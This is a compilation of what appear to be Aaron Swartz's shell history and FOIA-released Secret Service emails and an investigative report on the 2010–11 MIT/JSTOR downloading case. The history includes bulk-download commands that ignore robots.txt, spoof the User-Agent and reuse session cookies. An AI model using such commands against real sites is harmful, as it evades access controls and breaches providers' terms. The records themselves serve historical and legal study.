curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.jstor.org/x
ls
emacs keepgrabbing.py
cd tomove/pdfs/
ls | wc -l
mv * /vol/pdfs
ls
cd ..
```

```
ls
mkdir umi
cd umi
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&cfc=1"
more 0.html
curl -i proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50
curl -i "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 0.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
more 0.html
curl -H "Cookie: JSESSIONID=f4zWwqzMRSha" -o 50.html
"proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&firstIndex=50"
diff -u 0.html 50.html
macs curicommands.py
emacs curicommands.py
python curicommands.py
python curicommands.py
more curicommands.sh
rm curicommands.py
emacs curicommands.py
python curicommands.py
more curicommands.sh
bash curicommands.sh
more 1100
more 1100.html
lynx -dump 1100.html
links 1100.html
python
cat > saneurl.py
fg
ls /media
fg
mkdir /media/drive/umi
fg
curl -i http://proquest.umi.com/pqdweb
fg
ls /media/drive/umi
more /media/drive/2073772711.pdf
more /media/drive/umi/2073772711.pdf
more /media/drive/umi/2073772711.html
more /media/drive/umi/2073772711.pdf
fg
cd /vol
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
fg
~/keepgrabbing.py
cd ..
cd vol
```

```
ls
~/keepgrabbing.py
ls
df -h
pwd
cd ..
cd vol
~/keepgrabbing.py
cd ../vol
ls
~/keepgrabbing.py
cd /media
ls
cd 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
df -h
sudo shutdown now
cd /media/de
cd /media/drive/
mkdir jsindex
sudo mkdir jsindex
sudo chown ghost jsindex
cd jsindex
python
ls
fg
more 2010/0800.html
cd 1989
ls
cd /vol/
ls
cd jsindex/1989
ls
ls -l | less
ls -l | tail
cd ../1990
ls -l | less
python
python /usr/bin/easy_install
sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
PYTHONPATH=/usr/lib/python2.6 sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
sudo easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
sudo PYTHONPATH=/usr/lib/python2.6/site-packages easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
cd /usr/local/lib/python2.6/
ls -a
cd dist-packages/
ls -a
rm *
sudo rm *
sudo rm -rf *
sudo easy_install pyoai
python
```

```
ls
python
cd
ls blocks/ | wc -l
fg
ps ax | grep keep
ps ax | grep ser
fg %1
fg 0
fg
kill 2137
kill 2138
ps ax | grep keep
python serveblocks.py 8092
fg
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
emacs serveblocks.py
python serveblocks.py 8092
cd /media/drive/
~/keepgrabbing.py
df -h
df -h | grep sdd; date
du -hac /vol/*
dm /vol/uristograb2.wget
rm /vol/uristograb2.wget
du -hac /vol/*
```

```
bwm-ng
du -hsc /vol/*
df -h
df -h | grep media
ls blocks | wc -l
ls
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
mkdir muse
mv urlstograb* muse
python oaigrab.py | tee urlstograb.wget
wc -l urlstograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee urlstograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee urlstograb.wget
ls
emacs oaigrab.py
fg
emacs oaigrab.py
python -i oaigrab.py | tee urlstograb2.wget
fg
cd /vol
wget -x -nv -nc -i ~/urlstograb.wget
more analysis.oxfordjournals.org/content/35/3/97.full.pdf
wget -x -nv -nc -i ~/urlstograb.wget
mkdir sd
cd sd
wget -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget --header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
wget -e robots=off --header="User-Agent: WL/6" -m -np
"http://www.sciencedirect.com/science/page/sitemap/index.html"
ls
cd www.sciencedirect.com/science/page/sitemap/publication/
ls
cd serial/
ls
cd journals/
ls
emacs ~/sis
chmod +x ~/sis
~/sis | less
~/sis . | less
more 17509467.html
ls 0242648X
ls 0242648X/24
ls 0242648X/24/3
more 0242648X/24/3/243.html
```

```
python
fg
mkdir /vol/sd/jo
fg
cd
fg
python
ls
cd umi
ls
python
fg
more keepgrabbing.py
cd /vol/
ls
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd pdfs/
~/keepgrabbing.py
cd ..
~/keepgrabbing.py
fg
~/keepgrabbing.py
dids
fg
python
pwd
ls
cd ~/umi
python
fg
python
ls 1000000.html
fg
more 128214.html
more 128213
less 128204.html
less /vol/umi/128204.html
links /vol/umi/128204.html
python
ls -lh
ls blocks | wc -l
python
ls *dbm
fg
ls
more deleteandgrab
split -a 5 -l 1000 deleteandgrab blocks/regrabc
ls blocks/ | wc -l
cd blocks/
ls | less
```



```
ls | tail
cd ..
fg
ls /mnt
df
ls /media/drive
fg
links http://caliber.ucpress.net/doi/pdf/10.1525/as.2010.50.5.835
ls
rm p1-salmela.pdf
curl "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf" | less
ls
more serveblocks.py
emacs serveblocks.py
more keepgrabbing.py
ls /vol
~/sis /vol umi > umi.sls
more umi.sls
~/sis /vol/umi > umi.sls
~/sis /vol/pdfs > pdfs3.sls
ls -lR /vol > js3.lslR
more js3.lslR
ls -lR /vol/ > js3.lslR
more js3.lslR
wc -l js3.lslR
echo -n me@aeronsw.com|md5sum
df
ps ax
df
mount /dev/sdc/vol
cd /vol
ls
cd /media/
ls
ls -l
rm drive
sudo rm drive
sudo mkdir drive
sudo mount /dev/sde drive
sudo mount /dev/sde1 drive
cd drive
ls
df
fd -h
df -h
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
ls
```

RIF

```
~/keepgrabbing.py
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
less 30072010.pdf
less 60244678.pdf
less 3523970.pdf
less 3548593.pdf
less 3523645.pdf
less 3813153.pdf
less 3838338.pdf
less 3279339.pdf
less 1888323.pdf
less 688560.pdf
less "234_.pdf"
less 742572.pdf
less 30058803.pdf
less 2023815.pdf
more 2023815.pdf
cd
~/keepgrabbing.py
fg
ls
cd pdfs
ls
df -h
cd /vol/
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
```

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(C)

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(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)
Sent: Friday, March 04, 2011 4:03 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: Re: First Interview Attempt

Thanks for the update

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) (BOS) <[redacted]@sdj.gov>; External: (b)(6),(b)(7)(C) (BOS) <[redacted]@cambridgapolice.org>
To: 'Hermann, Stephen (USAMA)' (b)(6),(b)(7)(C) (BOS) <[redacted]@sdj.gov>; External: (b)(6),(b)(7)(C) (BOS) <[redacted]@cambridgapolice.org>
Cc: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) (BOS)
Sent: Fri Mar 04 16:00:24 2011
Subject: First Interview Attempt

SA (b)(6),(b)(7)(C) went to (b)(6),(b)(7)(C) address this morning and there was no answer. (b)(6),(b)(7)(C) then checked with Postal and they show a change of address request that was filed out in (b)(6),(b)(7)(C). New address: (b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @usdoj.gov
Sent: Friday, March 04, 2011 4:02 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: RE: First Interview Attempt

Thx for the update

From: (b)(6),(b)(7)(C) (BOS) [mailto:(b)(6),(b)(7)(C)@uss.s.dhs.gov]
Sent: Friday, March 04, 2011 4:00 PM
To: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) @cambridgepolice.org
Cc: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) (BOS)
Subject: First Interview Attempt

SA (b)(6),(b)(7)(C) went to (b)(6),(b)(7)(C) address this morning and there was no answer. (b)(6),(b)(7)(C) then checked with (b)(6),(b)(7)(C) Postal and they show a change of address request that was filled out in October 2010. New address: (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

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From: (b)(6),(b)(7)(C) (SFO)
Sent: Friday, March 04, 2011 3:57 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: RE: Questions

(b)(6),(b)(7)(C)

Went to her address this morning - no answer. I then checked with Postal and they show a change of address request that was filled out in (b)(6),(b)(7)(C). New address: (b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)

If I can get out there this afternoon, I will. If not, we will take care of it on Monday morning. If you could please update the AUSA about this, I would appreciate it, I talked to him this morning nad he asked to be kept in the loop.

From: (b)(6),(b)(7)(C) (BOS)
Sent: Monday, February 28, 2011 1:15 PM
To: (b)(6),(b)(7)(C) (SFO); (b)(6),(b)(7)(C) (SFO)
Subject: Questions

If you have any questions give me a call at (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: BOS
Sent: Monday, February 28, 2011 3:37 PM
To: CID
Cc: ISD; SFO; BOS
Subject: 775.510 Request for Investigation Other District - Aaron Swartz (102-775-60071-5)

U.S. SECRET SERVICE INVESTIGATIVE REPORT

FROM: BOSTON FIELD OFFICE FILE: 102-775-60071-8
TO: CRIMINAL INVESTIGATIVE DIVISION X-REF: N/A
SAN FRANCISCO FIELD OFFICE SEIZURE#: N/A
INFO: INVESTIGATIVE SUPPORT DIVISION
SUBJECT: REQUEST FOR INVESTIGATION OTHER DISTRICT

ACTUAL LOSS: \$ TBD POTENTIAL LOSS: \$
2,000,000.00

CASE TITLE: AARON SWARTZ
CASE TYPE: 775.510
SECONDARY TYPES: 848.191, 848.304, 848.930
CONTROLLING OFFICE: BOSTON FIELD OFFICE

REPORT MADE BY: SA (b)(6),(b)(7)(C)
DATE CASE OPENED: 01/07/11
PREVIOUS REPORT: 01/21/11 - OPENING REPORT
REPORTING PERIOD: 01/22/11 - 02/28/11
STATUS: CONTINUED

SYNOPSIS:

Investigation has determined Aaron Swartz intruded into the MIT network without authorization by making entry into a locked closet containing networking components for MIT networks, connecting a computer to the MIT network, and downloading documents from JSTOR. Swartz was arrested by MIT Police and agents of the New England Electronic Crimes Task Force and charged with violation of Massachusetts General Law (MGL) for breaking and entering.

Agents and Detectives of the New England Electronic Task Force subsequently executed search warrants at Swartz's residence and office.

The San Francisco Field Office is requested to interview (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C) two known associates of Swartz, to determine their knowledge of his activities.

Case continued in Boston.

DETAILS OF INVESTIGATION:

Reference is made to the Opening Report in this case, written by SA (b)(6),(b)(7)(C) on 01/21/11.

On 01/25/11, SA (b)(6),(b)(7)(C) the (b)(6),(b)(7)(C) for JSTOR, (b)(6),(b)(7)(C) the from the Office of General Counsel of JSTOR, (b)(6),(b)(7)(C) of Public Systems for JSTOR, (b)(6),(b)(7)(C) for JSTOR, and AUSA Stephen Heymann held a conference call. (b)(6),(b)(7)(C) confirmed that JSTOR has licensing agreements with publishers to make journals and articles available on the JSTOR web site, and that some of those licensing agreements include revenue sharing with publishers in which the publishers will get a share of the fees JSTOR collects from institutions. (b)(6),(b)(7)(C) stated that some of the publishers allow for a direct fee to download an individual article, but some publishers do not want individual articles downloaded. (b)(6),(b)(7)(C) estimated that the value of the documents Swartz downloaded to be in excess of \$2 million. (b)(6),(b)(7)(C) stated that he believed the average cost of the articles was \$14.00. (b)(6),(b)(7)(C) stated that the first indication of an intrusion was a degradation of service for all customers. (b)(6),(b)(7)(C) stated that the software on the JSTOR site relies on cookies to track users and that Swartz must have found a way to delete the JSTOR cookies from his system prior to making a new request to download a document. (b)(6),(b)(7)(C) stated multiple download requests occurred simultaneously and that at times, hundreds of download requests were occurring concurrently. (b)(6),(b)(7)(C) confirmed that the JSTOR terms and conditions clearly prohibited the kind of downloading Swartz was doing.

On 02/03/11, SA (b)(6),(b)(7)(C) and Detective (b)(6),(b)(7)(C) received the Acer Aspire netbook, hard drive enclosure, Western Digital hard drive contained in the enclosure, and a USB flash drive from MIT Police (b)(6),(b)(7)(C). SA (b)(6),(b)(7)(C) and Detective (b)(6),(b)(7)(C) took the evidence items directly to Cambridge Police Headquarters. The evidence items were logged into Cambridge Police evidence and taken to the Cambridge Police Identification Unit. The Identification Unit began processing the items for fingerprints. The results of the analysis is pending.

On 02/04/11, SA (b)(6),(b)(7)(C) Detective (b)(6),(b)(7)(C) of the Cambridge Police, (b)(6),(b)(7)(C) from the Massachusetts Institute of Technology, and AUSA Stephen Heymann held a conference call. (b)(6),(b)(7)(C) explained that he was driving to work on 01/04/11 when (b)(6),(b)(7)(C) called him and told him that he found a laptop connected to a switch. (b)(6),(b)(7)(C) explained that previously (b)(6),(b)(7)(C) had sent an email to (b)(6),(b)(7)(C) describing the switch he had traced the excessive downloading from JSTOR to. (b)(6),(b)(7)(C) explained that after (b)(6),(b)(7)(C) found the laptop connected to the switch, he started a packet capture on the same switch. (b)(6),(b)(7)(C) also explained that the switch the laptop was connected to was an entry switch, and that normally only edge switches should be plugged into the entry switch. (b)(6),(b)(7)(C) also explained that when (b)(6),(b)(7)(C) arrived, he used NMAP to discover that port 22 and 8092 were open on the laptop that was discovered. (b)(6),(b)(7)(C) said that he reviewed the packet capture and discovered 14 different IP addresses sending SSH traffic to the laptop. (b)(6),(b)(7)(C) believed that some of the IP addresses were SSH background noise, however he did note that (b)(6),(b)(7)(C) could be traced to the linerva server at MIT. The linerva server is a Linux dial up server run by the Student Information Processing Board at MIT. (b)(6),(b)(7)(C) stated that he was still working on analyzing the packet capture.

On 02/07/11, (b)(6),(b)(7)(C) told SA (b)(6),(b)(7)(C) that he noticed that on 01/06/11, the laptop used by Swartz was briefly registered on the MIT network from building 4 of MIT. (b)(6),(b)(7)(C) noticed that during that time the laptop communicated with IP addresses (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C). (b)(6),(b)(7)(C) stated that those IP addresses are associated with Amazon Elastic Compute Cloud, which is a web service that provides resizable compute capacity in the cloud.

Also on 02/07/11, (b)(6),(b)(7)(C) sent an email to AUSA Heymann to revise her estimate of how many documents were downloaded by Swartz. (b)(6),(b)(7)(C) stated that Swartz downloaded over 2.8 million documents in November and December of 2010. (b)(6),(b)(7)(C) also forwarded emails from (b)(6),(b)(7)(C) stating that the initial analysis of the activity indicated that the downloads were done systematically using sequential increases in stable URLs. The same email included a statement from (b)(6),(b)(7)(C) of JSTOR indicating that the downloading did not appear to be targeted towards research articles or any particular titles, collections, or disciplines. For the 2.8 million downloads in November and December of 2010, the breakdown was 1,385,569 research articles, 938,063 reviews, 62,127 news articles and 9,472 editorials.

On 02/11/11, SA (b)(6),(b)(7)(C) ATSAIC (b)(6),(b)(7)(C) SA (b)(6),(b)(7)(C) SA (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) and Detective (b)(6),(b)(7)(C) executed a federal search warrant on Swartz's residence located at 950 Massachusetts Avenue, Apartment (b)(6),(b)(7)(C) Cambridge, Massachusetts. Swartz was home at the time the search was executed. While the search was conducted, Swartz made statements to the effect of, what took you so long, and why didn't you do this earlier? The search team seized several items described in greater detail in the Evidence section of this report. After completing the search of Apartment (b)(6),(b)(7) the search team returned to the first floor to search the storage locker allocated to apartment (b)(6),(b)(7). While on the first floor, SA (b)(6),(b)(7) observed Swartz leave the building, walk to the street and sprint away after he reached the street. After ascertaining that none of the items in the storage locker belonged to Swartz, the search team moved to 124 Mount Auburn Street in Cambridge, Massachusetts where the Harvard University, Edmond J Safra Center for Ethics is located and Swartz is listed as a lab fellow. The search team observed Swartz at the Safra Center for Ethics. Harvard University Police secured Swartz's office while a federal search warrant was obtained. After the search warrant was obtained, the team searched Swartz's office at the Safra Center. SA (b)(6),(b)(7) seized and Apple iMac computer and a Western Digital hard drive from Swartz's office.

On 02/25/11, Detective (b)(6),(b)(7)(C) received the Acer Aspire netbook, hard drive enclosure, Western Digital hard drive contained in the enclosure, and the USB flash drive from Cambridge Police Property Technician (b)(6),(b)(7)(C). Detective (b)(6),(b)(7)(C) took the evidence items directly to the ECSAP Lab Evidence Vault.

SUSPECTS/DEFENDANTS:

SWARTZ, Aaron H - SUSPECT
1599: Yes
1599A: No

(b)(6),(b)(7)(C) - SUBJECT
AKA: (b)(6),(b)(7)(C)
RACE:
SEX:
DOB:
SSN:
FBI:
SID:
HT:
WT:
EYES:
HAIR:
1599: No
1599A: No
PHOTO: No
PRINTS: No
POB:
DL/STATE:

(b)(6),(b)(7)(C)

ADDRESS:

EMAIL:

DATABASE CHECKS: 02/24/11

(b)(6),(b)(7)(C)

- SUBJECT

AKA: N/A
 RACE: (b)(6),(b)(7)(C)
 SEX:
 DOB:
 SSN:
 FBI: N/A
 SID: N/A
 HT: N/A
 WT: N/A
 EYES: (b)(6),(b)(7)(C)
 HAIR:
 1599: No
 1599A: No
 PHOTO: No
 PRINTS: No
 POB:
 DL/STATE: (b)(6),(b)(7)(C)
 ADDRESS:
 EMAIL:
 DATABASE CHECKS: 02/24/11

EXAMS CONDUCTED:

ECSAP: Ongoing
 Poly: N/A
 FSD: N/A

DATABASE SEARCHES CONDUCTED:

MCI / CI: 01/07/11
 NCIC/NLETS: 01/07/11
 CCS/CFT: 01/07/11
 LOCAL LE: 01/07/11

EVIDENCE / CONTRABAND / PERSONAL PROPERTY:

EVIDENCE SSF 1544 S/N: 102 2011 CE 31
 DATE OF INVENTORY: 02/11/11
 INVENTORY MADE BY: SA (b)(6),(b)(7)(C)
 DESCRIPTION OF ITEMS: Scientific Atlantic Modem SN# SM1565968
 Apple Multi Adapter SN# 6F9395M7ZU6
 Apple Multi Adapter SN# 6F7281NNU4S
 Black Notebook Journal
 SEIZED / OBTAINED FROM: Aaron Swartz
 LOCATION: Boston Field Office Evidence Vault
 DISPOSITION: Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 32
DATE OF INVENTORY: 02/11/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: Harvard University Earning Statement
Earning Statement Addressed to Aaron

Swartz

Master's Thesis M-876 Lind
Western Digital Mail-in Rebate Form

SEIZED / OBTAINED FROM: Aaron Swartz
LOCATION: Boston Field Office Evidence Vault
DISPOSITION: Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 33
DATE OF INVENTORY: 02/11/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: Wireless-G 2.4 GHz Broadband Router

Linksys

MacBook Mac 05X Install Disc one and two
MacBook User Guide in Gray Cardboard case
Apple Care Service Letter Dispatch

R&276408

SEIZED / OBTAINED FROM: Genius Bar Work Confirmation
LOCATION: Aaron Swartz
DISPOSITION: Boston Field Office Evidence Vault
Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 34
DATE OF INVENTORY: 02/11/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: Nokia Cell Phone
T-Mobile, HTC G2 cell phone
12 Magnetic Media Tapes

SEIZED / OBTAINED FROM: Aaron Swartz
LOCATION: Boston Field Office Evidence Vault
DISPOSITION: Held pending judicial action.

EVIDENCE SSF 1544 S/N: 102 2011 CE 35
DATE OF INVENTORY: 02/11/11
INVENTORY MADE BY: SA [REDACTED] (b)(6),(b)(7)(C)
DESCRIPTION OF ITEMS: Metallic Blue iPod
White iPod with carrying case
White iPod with serial number

8A6330856UX8A

White iTalk
Black 16GB Thumb-drive
Aaron Swartz
Boston Field Office Evidence Vault
Held pending judicial action.

SEIZED / OBTAINED FROM:
LOCATION:
DISPOSITION:

EVIDENCE SSF 1544 S/N: 102 2011 CE 36
DATE OF INVENTORY: 02/11/11

INVENTORY MADE BY:
DESCRIPTION OF ITEMS:

SA (b)(6),(b)(7)(C)
Fifty-four miscellaneous compact discs
Two hard drive enclosures
T-Mobile Sidekick
Sony Micro Vault
Aaron Swartz
Boston Field Office Evidence Vault
Held pending judicial action.

EVIDENCE SSF 1544 S/N:
DATE OF INVENTORY:
INVENTORY MADE BY:
DESCRIPTION OF ITEMS:

102 2011 CE 37
02/11/11
SA (b)(6),(b)(7)(C)
DVD-R with handwritten label
Pocket notebook
Pure Drive Quick start guide
Disk utility internal hard drive upgrade

kit

Seagate Barracuda Hard Drive Installation

Guide

SEIZED / OBTAINED FROM:
LOCATION:
DISPOSITION:

Aaron Swartz
Boston Field Office Evidence Vault
Held pending judicial action.

EVIDENCE SSF 1544 S/N:
DATE OF INVENTORY:
INVENTORY MADE BY:
DESCRIPTION OF ITEMS:

102 2011 CE 38
02/11/11
SA (b)(6),(b)(7)(C)
Apple iMac Model A1311 serial number.

WB025AXGD87

Western Digital Hard Drive SN

WMANN1006724

SEIZED / OBTAINED FROM:
LOCATION:
DISPOSITION:

Aaron Swartz
Boston Field Office Evidence Vault
Held pending judicial action.

EVIDENCE SSF 1544 S/N:
DATE OF INVENTORY:
INVENTORY MADE BY:
DESCRIPTION OF ITEMS:

102 2011 CE 39
02/25/11
SA (b)(6),(b)(7)(C)
Acer Aspire One SN LUSAX0D0010011001E1601
Rocketfish Enclosure with WD hard drive

WMAZA1626675

SEIZED / OBTAINED FROM:
LOCATION:
DISPOSITION:

HP USB Drive marked 0045SMKBT1 85102
Cambridge Police
Boston Field Office Evidence Vault
Held pending judicial action.

DISPOSITION:

(b)(6),(b)(7)(C)

The San Francisco Field Office is requested to interview (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C) to determine if Swartz discussed JSTOR or MIT with them, and if they had any knowledge of Swartz's downloading of documents from JSTOR. Prior to making contact with (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C) the San Francisco agent

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

assigned this IOD is requested to contact Boston case agent
(b)(6),(b)(7)(C) at 617-565-5640 to further discuss this case.

Case continued pending further investigation and judicial action.

USSS / BOSTON

(b)(6),(b)(7)(C)

From:
Sent:
To:
Subject:

(b)(6),(b)(7)(C)

...
cambridgepolice.org>

Wednesday, March 02, 2011 2:25 PM

(b)(6),(b)(7)(C)

(BOS); Heymann, Stephen (USAMA)

Fingerprint Verification Complete

(b)(6),
(b)(7)
(C)

and Steve,

(b)(6),(b)(7)
(C)

I received a phone call from CPD Criminalist (b)(6),(b)(7)(C) today. She told me that the Boston Police Identification unit has verified and concurs with her findings regarding a conclusive match of a print belonging to Aaron Swartz being found on the drive contained within the enclosure.

They are gathering all notes and generating formal reports of such, they will pass off all those to me in the beginning of next week.

I'm at Tampa Airport now trying to get on a flight, I'll be in tomorrow.

(b)
(6),
(b)(7)

I'm participating in a warrant sweep starting at 5:00am tomorrow. I should get to the office around 12:00pm.

Thanks

(b)
(6),
(b)(7)

From: (b)(6),(b)(7)(C) SFO
Sent: Tuesday, March 01, 2011 12:42 PM
To: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C) SFO
Cc: (b)(6),(b)(7)(C) (BOS) (b)(6),(b)(7)(C)
Subject: RE Conference Number

That time works for me. Unfortunately, (b)(6),(b)(7)(C) will be in the field on an operation, so she will be unavailable. If that is okay, I will talk to you soon.

From: (b)(6),(b)(7)(C) (BOS)
Sent: Tuesday, March 01, 2011 9:26 AM
To: (b)(6),(b)(7)(C) SFO; (b)(6),(b)(7)(C) SFO
Cc: (b)(6),(b)(7)(C) BOS; (b)(6),(b)(7)(C)
Subject: FW: Conference Number

Call: (b)(6),(b)(7)(C)
Passcode: (b)(6),(b)(7)(C)
(C)

Let me know if 1500 our time 1200 your time is still good.

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

From: Heymann, Stephen (USAMA) [mailto:(b)(6),(b)(7)(C)@usdoj.gov]
Sent: Tuesday, March 01, 2011 12:22 PM
To: (b)(6),(b)(7)(C) (BOS)
Subject: Conference Number

Call: (b)(6),(b)(7)(C)
Passcode: (b)(6),(b)(7)(C)
(C)

From:

Heymann, Stephen (USAMA)

(b)(6),(b)(7)(C)

usdoj.gov>

Sent:

Tuesday, March 01, 2011 12:22 PM

To:

(b)(6),(b)(7)(C)

(BOS)

Subject:

Conference Number

Call:

(b)(6),(b)(7)(C)

Passcode:

(b)(6),(b)(7)(C)
(C)

From: (b)(6),(b)(7)(C) (SFO)
Sent: Monday, February 28, 2011 4:28 PM
To: (b)(6),(b)(7)(C) (BOS); (b)(6),(b)(7)(C) (SFO)
Subject: RE: Questions

It was mentioned that the AUSA wanted to have a conference call prior to us doing the interviews. Is that still the case?

Please let us know.

Thanks
(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) (BOS)
Sent: Monday, February 28, 2011 1:15 PM
To: (b)(6),(b)(7)(C) (SFO); (b)(6),(b)(7)(C) (SFO)
Subject: Questions

If you have any questions give me a call at (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

U.S. Secret Service
Boston Field Office

(b)(6),(b)(7)(C)

From: BOS
Sent: Monday, February 28, 2011 3:37 PM
To: CID
Cc: ISD; SFO; BOS
Subject: 775.510 Request for Investigation Other District - Aaron Swartz (102-775-60071-5)

U.S. SECRET SERVICE INVESTIGATIVE REPORT

FROM: BOSTON FIELD OFFICE **FILE:** 102-775-60071-8
TO: CRIMINAL INVESTIGATIVE DIVISION **X-REF:** N/A
SAN FRANCISCO FIELD OFFICE **SEIZURE#:** N/A
INFO: INVESTIGATIVE SUPPORT DIVISION
SUBJECT: REQUEST FOR INVESTIGATION OTHER DISTRICT

ACTUAL LOSS: \$ TBD **POTENTIAL LOSS:** \$
2,000,000.00

CASE TITLE: AARON SWARTZ
CASE TYPE: 775.510
SECONDARY TYPES: 848.191, 848.304, 848.930
CONTROLLING OFFICE: BOSTON FIELD OFFICE
REPORT MADE BY: SA (b)(6),(b)(7)(C)
DATE CASE OPENED: 01/07/11
PREVIOUS REPORT: 01/21/11 - OPENING REPORT

REPORTING PERIOD: 01/22/11 - 02/28/11
STATUS: CONTINUED

SYNOPSIS:

Investigation has determined Aaron Swartz intruded into the MIT network without authorization by making entry into a locked closet containing networking components for MIT networks, connecting a computer to the MIT network, and downloading documents from JSTOR. Swartz was arrested by MIT Police and agents of the New England Electronic Crimes Task Force and charged with violation of Massachusetts General Law (MGL) for breaking and entering.

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DETAILS OF INVESTIGATION:

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On 02/03/11, SA (b)(6),(b)(7)(C) and Detective (b)(6),(b)(7)(C) received the Acer Aspire netbook, hard drive enclosure, Western Digital hard drive contained in the

enclosure, and a USB flash drive from MIT Police (b)(6),(b)(7)(C) SA (b)(6),(b)(7)(C) and Detective (b)(6),(b)(7)(C) took the evidence items directly to Cambridge Police Headquarters. The evidence items were logged into Cambridge Police evidence and taken to the Cambridge Police Identification Unit. The Identification Unit began processing the items for fingerprints. The results of the analysis is pending.

On 02/04/11, SA (b)(6),(b)(7)(C) Detective (b)(6),(b)(7)(C) of the Cambridge Police, (b)(6),(b)(7)(C) from the Massachusetts Institute of Technology, and AUSA Stephen Heymann held a conference call. (b)(6),(b)(7)(C) explained that he was driving to work on 01/04/11 when (b)(6),(b)(7)(C) called him and told him that he found a laptop connected to a switch. (b)(6),(b)(7)(C) explained that previously (b)(6),(b)(7)(C) had sent an email to (b)(6),(b)(7)(C) describing the switch he had traced the excessive downloading from JSTOR to. (b)(6),(b)(7)(C) explained that after (b)(6),(b)(7)(C) found the laptop connected to the switch, he started a packet capture on the same switch. (b)(6),(b)(7)(C) also explained that the switch the laptop was connected to was an entry switch, and that normally only edge switches should be plugged into the entry switch. (b)(6),(b)(7)(C) also explained that when (b)(6),(b)(7)(C) arrived, he used NMAP to discover that port 22 and 8092 were open on the laptop that was discovered. (b)(6),(b)(7)(C) said that he reviewed the packet capture and discovered 14 different IP addresses sending SSH traffic to the laptop. (b)(6),(b)(7)(C) believed that some of the IP addresses were SSH background noise, however he did note that (b)(6),(b)(7)(C) could be traced to the linerva server at MIT. The linerva server is a Linux dial up server run by the Student Information Processing Board at MIT. (b)(6),(b)(7)(C) stated that he was still working on analyzing the packet capture.

